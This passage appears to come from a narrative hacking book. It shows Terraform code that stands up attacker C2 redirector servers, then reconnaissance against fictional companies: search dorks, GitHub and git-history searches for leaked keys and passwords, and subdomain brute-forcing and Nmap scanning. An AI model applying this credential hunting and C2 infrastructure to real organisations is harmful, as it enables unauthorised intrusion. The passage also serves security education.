
Tuning the Server

Our server so far is pretty basic. Let's fine-tune it by setting the following properties:

- An SSH key so we can administer it remotely, which translates to a Terraform resource called `aws_key_pair`.
- A set of firewall rules—known as *security groups* in AWS terminology—to control which servers are allowed to talk to each other and how. This is

defined by the Terraform resource `aws_security_group`. Security groups need to be attached to a *virtual private cloud (VPC)*, a sort of virtualized network. We just use the default one created by AWS.

- A public IP assigned to each server.

Listing 3-6 show *main.tf* with those properties set.

```
# main.tf - compatible terraform 0.12 only

# We copy paste our SSH public key
❶ resource "aws_key_pair" "ssh_key" {
  key_name   = "mykey"
  public_key = "ssh-rsa AAAAB3NzaC1yc2EAAA. . ."
}

# Empty resource, since the default AWS VPC (network) already exists
resource "aws_default_vpc" "default" {
}

# Firewall rule to allow SSH from our bouncer server IP only.
# All outgoing traffic is allowed
❷ resource "aws_security_group" "SSHAdmin" {
  name        = "SSHAdmin"
  description = "SSH traffic"
  vpc_id      = aws_default_vpc.default.id
  ingress {
    from_port   = 0
    to_port     = 22
    protocol    = "tcp"
    cidr_blocks = ["123.123.123.123/32"]
  }
  egress {
    from_port   = 0
    to_port     = 0
    protocol    = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
}

# We link the ssh key and security group to our basic_ec2 server

resource "aws_instance" "basic_ec2" {
  ami           = "ami-0039c41a10b230acb"
  instance_type = "t2.micro"

  vpc_security_group_ids     = aws_security_group.SSHAdmin.id
❸ key_name                   = aws.ssh_key.id
  associate_public_ip_address= "true"
  root_block_device {
    volume_size = "25"
  }
}
```

```
# We print the server's public IP
output "public_ip " {
  value = aws_instance.basic_ec2.public_ip
}
```

Listing 3-6: Adding some properties to main.tf

As stated previously, the `aws_key_pair` registers an SSH key on AWS ❶, which gets injected into the server on the first boot. Every resource on Terraform can later be referenced through its ID variable, which is populated at runtime—in this case, `aws_key_pair.ssh_key.id` ❸. The structure of these special variables is always the same: *`resourceType.resourceName.internalVariable`*.

The `aws_security_group` presents no new novelty ❷, except perhaps for the reference to the default VPC, which is the default virtual network segment created by AWS (akin to a router's interface, if you will). The firewall rules allow incoming SSH traffic from our bouncing server only.

We launch another `plan` command so we can make sure all properties and resources match our intended outcome, as shown in Listing 3-7.

```
root@Bounce:~/infra# terraform fmt && terraform plan
Terraform will perform the following actions:

  # aws_instance.basic_ec2 will be created
  + resource "aws_key_pair" "ssh_key2" {
      + id          = (known after apply)
      + key_name    = "mykey2"
      + public_key  = "ssh-rsa AAAAB3NzaC1yc2…"
    }

  + resource "aws_security_group" "SSHAdmin" {
      + arn                    = (known after apply)
      + description            = "SSH admin from bouncer"
      + id                     = (known after apply)
--snip--
   }

  + resource "aws_instance" "basic_ec2" {
      + ami                          = "ami-0039c41a10b230acb"
      + arn                          = (known after apply)
      + associate_public_ip_address  = true
      + id                           = (known after apply)
      + instance_type                = "t2.micro"
--snip--

Plan: 3 to add, 0 to change, 0 to destroy.
```

Listing 3-7: Checking that the properties are well defined

Terraform will create three resources. Great.

As one last detail, we need to instruct AWS to install Docker and launch our container, Nginx, when the machine is up and running. AWS leverages the `cloud-init` package installed on most Linux distributions to execute a script when the machine first boots. This is in fact how AWS injects the public key we defined earlier. This script is referred to as “user data”.

Alter *main.tf* to add bash commands to install Docker and execute our container, as shown in Listing 3-8.

```
resource "aws_instance" "basic_ec2" {
--snip--
❶ user_data = <<EOF

#!/bin/bash
DOMAIN="www.linux-update-packets.org";
C2IP="172.31.31.13";

sleep 10
sudo add-apt-repository \
   "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
   $(lsb_release -cs) \
   stable"
apt update
apt install -y docker-ce
docker run -dti -p80:80 -p443:443 \
-e DOMAIN="www.customdomain.com" \
-e C2IP="$C2IP" \
-v /opt/letsencrypt:/etc/letsencrypt \
sparcflow/nginx

EOF
}
```

Listing 3-8: Launching the container from main.tf

The EOF block ❶ holds a multiline string that makes it easy to inject environment variables whose values are produced by other Terraform resources. In this example we hardcode the C2’s IP and domain name, but in real life these will be the output of other Terraform resources in charge of spinning up backend C2 servers.

NOTE *Instead of hardcoding the domain name in Listing 3-8, we could further extend Terraform to automatically create and manage DNS records using the Namecheap provider, for instance:* https://github.com/adamdecaf/terraform-provider-namecheap.

Pushing to Production

We’re now ready to push this into production with a simple `terraform apply`, which will spill out the plan once more and request manual confirmation before contacting AWS to create the requested resources:

```
root@Bounce:~/infra# terraform fmt && terraform apply

aws_key_pair.ssh_key: Creation complete after 0s [id=mykey2]
aws_default_vpc.default: Modifications complete after 1s [id=vpc-b95e4bdf]
--snip--
aws_instance.basic_ec2: Creating...
aws_instance.basic_ec2: Creation complete after 32s [id=i-089f2eff84373da3d]

Apply complete! Resources: 3 added, 0 changed, 0 destroyed.
Outputs:

public_ip = 63.xx.xx.105
```

Awesome. We can SSH into the instance using the default `ubuntu` username and the private SSH key to make sure everything is running smoothly:

```
root@Bounce:~/infra# ssh -i .ssh/id_rsa ubuntu@63.xx.xx.105

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1044-aws x86_64)

ubuntu@ip-172-31-30-190:~$ docker ps
CONTAINER ID        IMAGE            COMMAND
5923186ffda5        sparcflow/ngi. . .   "/bin/bash /sc. . ."
```

Perfect. Now that we completely automated the creation, setup, and tuning of a server, we can unleash our inner wildling and duplicate this piece of code to spawn as many servers as necessary, with different firewall rules, user-data scripts, and any other settings. A more civilized approach, of course, would be to wrap the code we have just written in a Terraform module and pass it through different parameters according to our needs. Look up the *infra/ec2_module* in the book's repository at *www.nostarch.com/hacklikeaghost.*

I will not go through the refactoring process step-by-step in this already dense chapter. Refactoring would be mostly cosmetic, like defining variables in a separate file, creating multiple security groups, passing private IPs as variables in user-data scripts, and so on. I trust that by now you have enough working knowledge to pull the final refactored version from the GitHub repository and play with it to your heart's content.

The main goal of this chapter was to show you how we can spring up a fully functioning attacking infrastructure in exactly 60 seconds, for that is the power of this whole maneuver: automated reproducibility, which no amount of point-and-click actions can give you.

We deploy our attacking servers in a few commands:

```
root@Bounce:~# git clone <your_repo>
root@Bounce:~# cd infra && terraform init
<update a few variables>
root@Bounce:~# terraform apply
--snip--

Apply complete! Resources: 7 added, 0 changed, 0 destroyed.
Outputs:

nginx_ip_address = 63.xx.xx.105
c2_ip_address = 63.xx.xx.108
```

Our infrastructure is finally ready!

Resources

Docker on Windows Server leverages similar concepts provided by Silos: *http://bit.ly/2FoW0nI*.

A great post about the proliferation of container runtimes: *http://bit.ly/2ZVRGpy*.

A great talk that demystifies runtimes by coding one in real time: “Building a container from scratch in Go,” by Liz Rice (available on YouTube).

A short practical intro into network namespaces by Scott Lowe: *https://blog.scottlowe.org/2013/09/04/introducing-linux-network-namespaces/*.


If you are interested in further information about namespaces, Cgroups, and UFS, check out this awesome video by Jerome Petazzoni on YouTube: “Cgroups, namespaces, and beyond: what are containers made from?”

PART II

TRY HARDER

You're unlikely to discover something new without a lot of practice on old stuff.
Richard P. Feynman

4 HEALTHY STALKING



Our bouncing servers are silently humming in a datacenter somewhere in Europe. Our attacking infrastructure is eagerly awaiting our first order. Before we unleash the plethora of attack tools that routinely flood the infosec Twitter timeline, let's take a couple of minutes to understand how Gretsch Politico actually works. What is their business model? Which products and services do they provide? This kind of information will give us a direction to go in and help us narrow down attack targets. Drawing tangible goals may very well be our first challenge. Their main website (*www.gretschpolitico.com/*) does not exactly help: it is a boiling, bubbling soup of fuzzy marketing keywords that only make sense to the initiated. We'll start, then, with benign public-facing information.

Understanding Gretsch Politico

In an effort to better understand this industry, let's dig up every PowerPoint deck and PDF presentation that bears a reference to "Gretsch Politico" (GP). SlideShare (*https://www.slideshare.net/*) proves to be an invaluable ally in this quest. Many people simply forget to delete their presentations after a talk, or default them to "public access," giving us a plethora of information to begin our quest for understanding (see Figure 4-1).

Figure 4-1: Some Gretsch Politico slides

SlideShare is but one example of services hosting documents, so we next scour the web looking for resources uploaded to the most popular sharing platforms: Scribd, Google Drive, DocumentCloud, you name it. The following search terms will narrow down your results in most search engines:

```
# Lookup public Google Drive documents
site:docs.google.com "Gretsch politico"

# Search for documents on documentcloud.org
site:documentcloud.org "Gretsch politico"

# Documents uploaded to Scribd
site:scribd.com "gretschpolitico.com"

# Public power point presentations
intext:"Gretsch politico" filetype:pptx

# Public PDF documents
intext:"Gretsch politico" filetype:pdf

# Docx documents on GP's website
intext:"Gretsch politico" filetype:docx
```

Google may be your default search engine, but you may find you achieve better results in others, like Yandex, Baidu, Bing, and so on, since Google tends to observe copyright infringement and moderates its search output.

Another great source of information about a company's business is meta-search engines. Websites like Yippy and Biznar aggregate information from a variety of general and specialized search engines, giving a nice overview of the company's recent activity.

NOTE *The compilation of resources available at* https://osintframework.com/ *is a goldmine for any open source intelligence operator. You can easily lose yourself exploring and cross-referencing results between the hundreds of reconnaissance tools and apps listed there.*


From my initial search, many interesting documents pop out, from campaign fund reports mentioning GP to marketing pitches for campaign directors. Manually skimming through this data makes it clear that GP's core service is building voter profiles based on multiple data inputs. These voter profiles are then studied and fed into an algorithm that decides which pitch is most suitable to lock in a voter.

Finding Hidden Relationships

GP's algorithms mash the data, that much is clear, but where does the data come from? To understand GP, we need to understand its closest partners. Whatever company or medium is delivering all this data must be working closely with GP. Multiple documents hint to the existence of at least two main channels:

- **Data brokers or data management platforms**: Companies that sell data gathered from telecom companies, credit card issuers, online stores, local businesses, and many more sources.
- **Research studies and surveys**: It seems that GP reaches out to the population somehow to send out questionnaires and collect opinions.

Although GP's main website barely mentions advertising as a way to reach the public, PDF documents abound with references to a particular advertising platform with tremendous reach, both on social and traditional media websites. We could not find a straight link to this advertising platform, but thanks to these selfsame social media websites they are so fond of, we dig out the retweet shown in Figure 4-2 from Jenny, VP of marketing at GP according to her Twitter profile.


Jenny M. @jen98765 Nov 18
Great work team, you truly are the best!!!

MXRAds @mxrads-true
Our new front-end skin is complete! Now you can manage your camapigns and access reports in one single interface: fcl.tw/E50ko
More intuitive and more efficient than ever!

Show this thread

Figure 4-2: A revealing GP retweet

The link in the tweet innocuously points to an online advertising agency: MXR Ads. They deliver ads on all kinds of websites, charge per thousand impressions (CPM), and go quietly about their business of increasing the internet's load time.

Short of this excited tweet by Jenny of GP, there is not a single visible link between the two companies; there's barely even a backlink on Google. So what's the connection? We quickly solve this mystery by consulting the legal records of the two companies on *https://opencorporates.com/*, a database of companies worldwide, and an excellent resource for digging out old companies' filings, shareholders lists, related entities, and so on. It turns out that MXR Ads and Gretsch Politico share most of the same directors and officers—hell, they even shared the same address a couple of years back.

This kind of intertwined connection can be very profitable for both companies: MXR Ads gathers raw data about people's engagement with a type of product or brand. They know, for example, that the person bearing the cookie 83bdfd57a5e likes guns and hunting. They transfer this raw data to Gretsch Politico, who analyzes it and groups it into a data segment of similar profiles labeled "people who like guns." GP can then design creatives and videos to convince the population labeled "people who like guns" that their right to gun ownership is threatened unless they vote for the right candidate. GP's client, who is running for office in some capacity, is pleased and starts dreaming about champagne bubble baths at the Capitol, while GP pushes these ads on every media platform with a functioning website. Of course, MXR Ads receives its share of creatives to distribute on its network as well, thus completing the self-feeding ouroboros of profit and desperation. Chilling.

From this close connection we can reasonably suspect that pwning either MXR Ads or GP could prove fatal to *both* companies. Their sharing of data implies some link or connection that we can exploit to bounce from one to the other. Our potential attack surface just expanded.

Now that we have a first, though very speculative, knowledge of the company's modus operandi, we can set out to answer some interesting questions:

- How precise are these data segments? Are they casting a large net targeting, say, all 18- to 50-year-olds, or can they drill down to a person's most intimate habits?
- Who are GP's clients? Not the pretty ponies they advertise on their slides, like health organizations trying to spread vaccines, but the ugly toads they bury in their databases.
- And finally, what do these creatives and ads look like? It might seem like a trivial question, but since they're supposedly customized to each target population, it is hard to have any level of transparency and accountability.


NOTE *Zeynep Tufekci has a great TED talk called "We're building a dystopia just to make people click on ads," about the dystopian reality encouraged by online ads.*

In the next few chapters we'll attempt to answer these questions. The agenda is pretty ambitious, so I hope you are as excited as I am to dive into this strange world of data harvesting and deceit.

Scouring Github

A recurrent leitmotif in almost every presentation of Gretsch Politico and MXR Ads' methodology is their investment in research and design and their proprietary machine learning algorithms. Such technology-oriented companies will likely have some source code published on public repositories for various purposes, such as minor contributions to the open source world used as bait to fish for talent, partial documentation of some API, code samples, and so on. We might just find some material that contains an overlooked password or sensitive link to their management platform. Fingers crossed!

Searching public repositories on GitHub is rather easy; you don't even need to register a free account. Simply proceed to look for keywords like "Gretsch Politico" and "MXR Ads." We search for MXR Ads' repository, shown in Figure 4-3.



159 repository results

mxrads/Product-roadmap
Internal MXR Ads Product Roadmap
★ 10 ● HTML MIT license Updated 10 days ago

Figure 4-3: The MXR Ads GitHub repository

A single company with 159 public repositories? That seems like a lot. After a cursory inspection, it's clear only half a dozen of these repos actually belong to either MXR Ads or one of their employees. The rest are simply forks (copied repositories) that happen to mention MXR Ads—for instance, in ad-blocking lists. These forked repositories provide little to no value, so we'll focus on those half a dozen original repos. Luckily, GitHub offers some patterns to weed out unwanted output. Using the two search prefixes `org:` and `repo:`, we can limit the scope of the results to the handful of accounts and repositories we decide are relevant.

We start looking for hardcoded secrets, like SQL passwords, AWS access keys, Google Cloud private keys, API tokens, and test accounts on the company's advertising platform. Basically, we want anything that might grant us our first beloved access.

We enter these queries in the GitHub search and see what we get:

```
# Sample of GitHub queries

org:mxrAds  password
org:mxrAds  aws_secret_access_key
org:mxrAds  aws_key
```

```
org:mxrAds  BEGIN RSA PRIVATE KEY
org:mxrAds  BEGIN OPENSSH PRIVATE KEY
org:mxrAds  secret_key
org:mxrAds  hooks.slack.com/services
org:mxrAds  sshpass -p
org:mxrAds  sq0csp
org:mxrAds  apps.googleusercontent.com
org:mxrAds  extension:pem key
```

The annoying limitation of GitHub's search API is that it filters out special characters. When we search for "aws_secret_access_key," GitHub will return any piece of code matching any of the four individual words (aws, secret, access, or key). This is probably the only time I sincerely miss regular expressions.

NOTE *The GitHub alternative Bitbucket does not provide a similar search bar. They even specifically instruct search engines to skip over URLs containing code changes (known as commits). Not to worry:* Yandex.ru *has the nasty habit of disregarding these rules and will gladly show you every master tree and commit history on Bitbucket public repos using something like* site:bitbucket.org inurl:master.

Keep in mind that this phase of the recon is not only about blindly grabbing dangling passwords; it's also about discovering URLs, API endpoints, and acquainting ourselves with the technological preferences of the two companies. Every team has some dogma about which framework to use and which language to work with. This information might later help us adjust our payloads.

Unfortunately, preliminary GitHub search queries did not return anything worthy, so we bring out the big guns and bypass GitHub limitations altogether. Since we're only targeting a few dozen repositories, we'll download the entire repositories to disk to unleash the full wrath of good ol' grep!

We'll start with the very interesting list of hundreds of regex (regular expression) patterns defined in `shhgit`, a tool specifically designed to look for secrets in GitHub, from regular passwords to API tokens (*https://github.com/eth0izzle/shhgit/*). The tool itself is also very interesting for defenders, as it flags sensitive data pushed to GitHub by listening for webhook events—a *webhook* is a call to a URL following a given event. In this case, GitHub sends a POST request to a predefined web page every time a regex matches a string in the code submitted.

We rework the list of patterns to make it grep friendly; you can find this list in *secret_regex_patterns.txt* at *https://www.hacklikeapornstar.com/secret_regex_patterns.txt*. Then we download all repos:

```
root@Point1:~/# while read p; do \
git clone www.github.com/MXRads/$p
done <list_repos.txt
```

And start the search party:

```
root@Point1:~/# curl -vs https://gist.github.com/HackLikeAPornstar/
ff2eabaa8e007850acc158ea3495e95f > regex_patterns.txt

root@Point1:~/# egrep -Ri -f regex_patterns.txt *
```

This quick-and-dirty command will search through each file in the downloaded repositories. However, since we are dealing with Git repositories, `egrep` will omit previous versions of the code that are compressed and hidden away in Git's internal file system structure (*.git* folder). These old file versions are of course the most valuable assets! Think about all the credentials pushed by mistake or hardcoded in the early phases of a project. The famous line "It's just a temporary fix" has never been more fatal than in a versioned repository.

The `git` command provides the necessary tools we'll use to walk down the commit memory lane: `git rev-list`, `git log`, `git revert`, and the most relevant to us, `git grep`. Unlike the regular grep, `git grep` expects a commit ID, which we provide using `git rev-list`. Chaining the two commands using xargs (extended arguments), we can retrieve all commit IDs (all changes ever made to the repo) and search each one for interesting patterns using `git grep`:

```
root@Point1:~/# git rev-list --all | xargs git grep "BEGIN [EC|RSA|DSA|OPENSSH] PRIVATE KEY"
```

We could also have automated this search using a bash loop or completely relied on a tool like GitLeaks (*https://github.com/zricethezav/gitleaks/*) or truffleHog (*https://github.com/dxa4481/truffleHog/*) that takes care of sifting through all commit files.


After a couple of hours of twisting that public source code in every fashion possible, one thing becomes clear: there seems to be no hardcoded credentials anywhere. Not even a fake dummy test or test account to boost our enthusiasm. Either MXR Ads and GP are good at concealment or we are just not that lucky. No matter, we'll move on!

One feature of GitHub that most people tend to overlook is the ability to share snippets of code on *gist.github.co*, a service also provided by *https://pastebin.com/*. These two websites, and others such as *codepen.io*, often contain pieces of code, database extracts, buckets, configuration files, and anything that developers want to exchange in a hurry. We'll scrape some results from these sites using some search engine commands:

```
# Documents on gist.github.com
site:gist.github.com "mxrads.com"

# Documents on pastebin
site:pastebin.com "mxrads.com"

# Documents on justepasteit
site:justpasteit.com "mxrads.com"
```

```
# Documents on pastefs
site:pastefs.com "mxrads.com"

# Documents on codepen
site:codepen.io "mxrads.com"
```

One search yields the result shown in Figure 4-4.



```
[{"format":"tv", "url":"https://format-true-v1.qa.euw1.mxrads.com","hash":"c88b4ab3d168b1c6ce4839c27
```

Figure 4-4: A snippet of an MXR Ads log file

This seems to be an extract of a log file just hanging in a public Gist, available for everyone to see. Isn't that just lovely? Sadly, no critical information is immediately available, but we do get these unique URLs:

- *format-true-v1.qa.euw1.mxrads.com*
- *dash-v3-beta.gretschpolitico.com*
- *www.surveysandstats.com/9df6c8db758b35fa0f1d73. . .*

We test these in a browser. The first link times out, and the second one redirects to a Google authentication page (see Figure 4-5).




Figure 4-5: Gretsch Politico sign-in link found in the log file snippet

Gretsch Politico evidently subscribes to Google Workspace (formerly G Suite) apps to manage their corporate emails and likely their user directory and internal documents. We'll keep that in mind for later when we start scavenging for data.

The third URL, pointing to Figure 4-6, is promising.



https://www.surveysandstats.com/9df6c8db758b35fa0f1d73c8b702b1a806b761891
6 Get angry easily?
Strongly Agree
Agree
Neither Agree nor Disagree

Figure 4-6: Link to an MXR Ad survey found in the log file snippet

This must be one of these surveys MXR Ads uses to gather seemingly harmless information about people. Attempting to pwn MXR Ads or Gretsch Politico through one of their pernicious forms is quite tempting, but we are still in the midst of our reconnaissance work, so let's just note this for a later attempt.

Pulling Web Domains


Passive reconnaissance did not yield us many entry points so far. I believe it's time we seriously started digging up all the domains and subdomains related to MXR Ads and Gretsch Politico. I am sure we can find so much more than the three measly websites on a forgotten Gist paste. Hopefully we'll land on a forlorn website with a sneaky vulnerability welcoming us inside.

We'll begin our search by first checking certificate logs for subdomains.

From Certificates

Censys (*https://censys.io/*) is a tool that routinely scans certificate logs to ingest all newly issued TLS certificates, and it's number one on any pentester's domain discovery tool list. Upon their issuance by a certificate authority, certificates are pushed to a central repository called a *certificate log*. This repository keeps a binary tree of all certificates, where each node is the hash of its child nodes, thus guaranteeing the integrity of the entire chain. It's roughly the same principle followed by the Bitcoin blockchain. In theory, all issued TLS certificates should be publicly published to detect domain spoofing, typo-squatting, homograph attacks, and other mischievous ways to deceive and redirect users.

We can search these certificate logs to eke out any new registrations matching certain criteria, like MXR Ads. The ugly side of this beautiful canvas is that all domains and subdomain names are openly accessible online. Secret applications with little security hiding behind obscure domains are therefore easily exposed. Tools like Censys and *Crt.sh* explore these certificate logs and help speed up subdomain enumeration by at least an order of magnitude—a cruel reminder that even the sweetest grapes can hide the most bitter seeds. In Figure 4-7 we use Censys to search for subdomains of *gretschpolitico.com*.



OU=Domain Control Validated, OU=Gandi Standard Wildcard SSL, CN=*.gretschpolitico.com
Gandi Standard SSL CA 2
2019-04-29 – 2020-05-13
*.gretschpolitico.com, .gretschpolitico.com

Figure 4-7: Looking for subdomains with Censys

So much for transparency. It seems that GP did not bother registering subdomain certificates and has instead opted for a wildcard certificate: a generic certificate that matches any subdomain. One certificate to rule them all. Whether this is a brilliant security move or pure laziness, the fact is, we're no further than the top domain. We try other top-level domains in Censys—*gretschpolitico.io*, *mxrads.tech*, *mxrads.com*, *gretschpolitico.news*, and so forth—but come up equally empty-handed. Our list of domains grew by a whopping big fat zero. . . but do not despair! We have other tricks up our collective sleeves.

NOTE *Of course, wildcard certificates present another security problem: they are a brazen single point of failure. Should we stumble upon the private key while roaming the company's network, we could intercept the communication flow of all applications using that same parent domain.*

By Harvesting the Internet

If certificates are not the way to gather subdomains, then maybe the internet can lend us a helping hand. Sublist3r is a great and easy-to-use tool that harvests subdomains from various sources: search engines, PassiveDNS, even VirusTotal. First, we fetch the tool from the official repository and install requirements:

```
root@Point1:~/# git clone https://github.com/aboul3la/Sublist3r
root@Point1:sub/# python -m pip install -r requirements.txt
```

Then we proceed to search subdomains, as shown in Listing 4-1.

```
root@Point1:~/# python sublist3r.py -d gretschpolitico.com
[-] Enumerating subdomains now for gretschpolitico.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
--snip--
[-] Searching now in ThreatCrowd..
[-] Searching now in PassiveDNS..

[-] Total Unique Subdomains Found: 12
```

```
dashboard.gretschpolitico.com
m.gretschpolitico.com
--snip--
```

Listing 4-1: Enumerating domains with sublist3r

We've found 12 subdomains, so that's encouraging. I bet we'd have even more luck with *mxrads.com*. They are, after all, a media company. However, it can get boring to use the same tools and methods repeatedly. For the *mrxads.com* domain, let's use a different tool to perform a classic brute-force attack using well-known subdomain keywords like *staging.mxrads.com*, *help.mxrads.com*, *dev.mxrads.com*, and so on. There are a few tools we can choose from for the job.

Amass (*https://github.com/OWASP/Amass/*) from the OWASP project is written in Golang and cleverly uses goroutines to parallelize the load of DNS queries. Whereas most other Python tools rely on the system's DNS resolver to retrieve domains by calling functions like `socket.gethostname()`, Amass crafts DNS queries from scratch and sends them to various DNS servers, thus avoiding the bottleneck caused by using the same local resolver. However, Amass is bloated with so many other colorful features, like visualizations and 3D graphs, that it may feel like wielding a ten-pound hammer to scratch an itch on your back. Tempting, but there are lighter alternatives.

A less mediatized yet very powerful tool that I highly recommend is Fernmelder (*https://github.com/stealth/fernmelder/*). It's written in C, is barely a few hundred lines of code, and is probably the most efficient DNS bruteforcer I have tried lately. Fernmelder takes two inputs: a list of candidate DNS names and the IPs of DNS resolvers to use. This is what we'll use.

First, we create our list of possible DNS names using some `awk` magic applied to a public subdomain wordlist. Daniel Miessler's SecLists is a good start for instance: *https://github.com/danielmiessler/SecLists/.*

```
root@Point1:~/# awk '{print $1".mxrads.com"}' top-10000.txt > sub_mxrads.txt
root@Point1:~/# head sub_mxrads.txt
test.mxrads.com
demo.mxrads.com
video.mxrads.com
--snip--
```

Listing 4-2: Creating a list of potential MXR Ads subdomains

This gives us a few thousand potential subdomain candidates to try. As for the second input, you can borrow the DNS resolvers found at the Fernmelder repo, shown in Listing 4-3.

```
root@Point1:~/# git clone https://github.com/stealth/fernmelder
root@Point1:~fern/# make

root@Point1:~fer/# cat sub_mxr.txt | ./fernmelder -4 -N 1.1.1.1 \
-N 8.8.8.8 \
-N 64.6.64.6 \
-N 77.88.8.8 \
-N 74.82.42.42 \
-N 1.0.0.1 \
-N 8.8.4.4 \
-N 9.9.9.10 \
-N 64.6.65.6 \
-N 77.88.8.1 \
-A
```

Listing 4-3: Resolving our subdomain candidates to see which are real

Be careful adding new resolvers, as some servers tend to play dirty and will return a default IP when resolving a nonexistent domain rather than the standard `NXDOMAIN` reply. The `-A` option at the end of the command hides any unsuccessful domain resolution attempts.

Results from Listing 4-3 start pouring in impressively fast. Of the thousand subdomains we tried resolving, a few dozen responded with valid IP addresses:

```
Subdomain           TTL Class Type    Rdata
electron.mxrads.net.   60  IN      A      18.189.47.103
cti.mxrads.net.        60  IN      A      18.189.39.101
maestro.mxrads.net.    42  IN      A      35.194.3.51
files.mxrads.net.      5   IN      A      205.251.246.98
staging3.mxrads.net.   60  IN      A      10.12.88.32
git.mxrads.net.        60  IN      A      54.241.52.191
errors.mxrads.net.     59  IN      A      54.241.134.189
jira.mxrads.net.       43  IN      A      54.232.12.89
--snip--
```

Watching these IP addresses roll on the screen is mesmerizing. Each entry is a door waiting to be subtly engineered or forcefully raided to grant us access. This is why this reconnaissance phase is so important: It affords us the luxury of choice, with over 100 domains belonging to both organizations!

NOTE *Check out AltDns, an interesting tool that leverages Markov chains to form predictable subdomain candidates:* https://github.com/infosec-au/altdns/.

Discovering the Web Infrastructure Used

The traditional approach to examining these sites would be to run WHOIS queries on these newly found domains, from which we can figure out the IP segment belonging to the company. With that we can scan for open ports in that range using Nmap or Masscan, hoping to land on an unauthenticated database or poorly protected Windows box. We try WHOIS queries on a few subdomains:

```
root@Point1:~/# whois 54.232.12.89
NetRange:       54.224.0.0 - 54.239.255.255
CIDR:           54.224.0.0/12
NetName:        AMAZON-2011L
OrgName:        Amazon Technologies Inc.
OrgId:          AT-88-Z
```

However, looking carefully at this list of IP addresses, we quickly realize that they have nothing to do with Gretsch Politico or MXR Ads. It turns out that most of the subdomains we collected are running on AWS Infrastructure. This is an important conclusion. Most internet resources on AWS, like load balancers, content distribution networks, S3 buckets, and so on, regularly rotate their IP addresses.

NOTE A content distribution network (CDN) *is a set of geographically distributed proxies that help decrease end-user latency and achieve high availability. They usually provide local caching, point users to the closest server, route packets through the fastest path, and other services. Cloudflare, Akamai, AWS CloudFront are some of the key players.*

That means that if we feed this list of IPs to Nmap and the port scan drags on longer than a couple of hours, the IP's addresses will have already been assigned to another customer and the results will no longer be relevant. Of course, companies can always attach a fixed IP to a server and directly expose their application, but that's like intentionally dropping an iron ball right on your little toe. Nobody is that masochistic.

Over the last decade, we hackers have gotten into the habit of only scanning IP addresses and skipping DNS resolution in order to gain a few seconds, but when dealing with a cloud provider, this could prove fatal. Instead, we should scan domain names; that way, the name resolution will be performed closer to the actual scan to guarantee its integrity.

That's what we will do next. We launch a fast Nmap scan on all the domain names we've gathered so far to look for open ports:

```
root@Point1:~/# nmap -F -sV -iL domains.txt -oA fast_results
```


We focus on the most common ports using `-F`, grab the component's version using `-sV`, and save the results in XML, RAW, and text formats with `-oA`. This scan may take a few minutes, so while waiting for it to finish, we turn our attention to the actual content of the hundreds of domains and websites we found belonging to MXR Ads and Gretsch Politico.

Resources

Leaked credentials happen more often than you think, as evidenced by this bug report of a researcher finding API tokens in a Starbucks-owned repo: *https://hackerone.com/reports/716292/.*

Read the quick tutorial at *https://juristr.com/blog/2013/04/git-explained/* if you're not familiar with Git's internals.

5 VULNERABILITY SEEKING



We have around 150 domains to explore for various vulnerabilities: code injection, path traversal, faulty access controls, and so on. Hackers new to this type of exercise often feel overwhelmed by the sheer number of possibilities. Where to start? How much time should we spend on each website? Each page? What if we miss something?

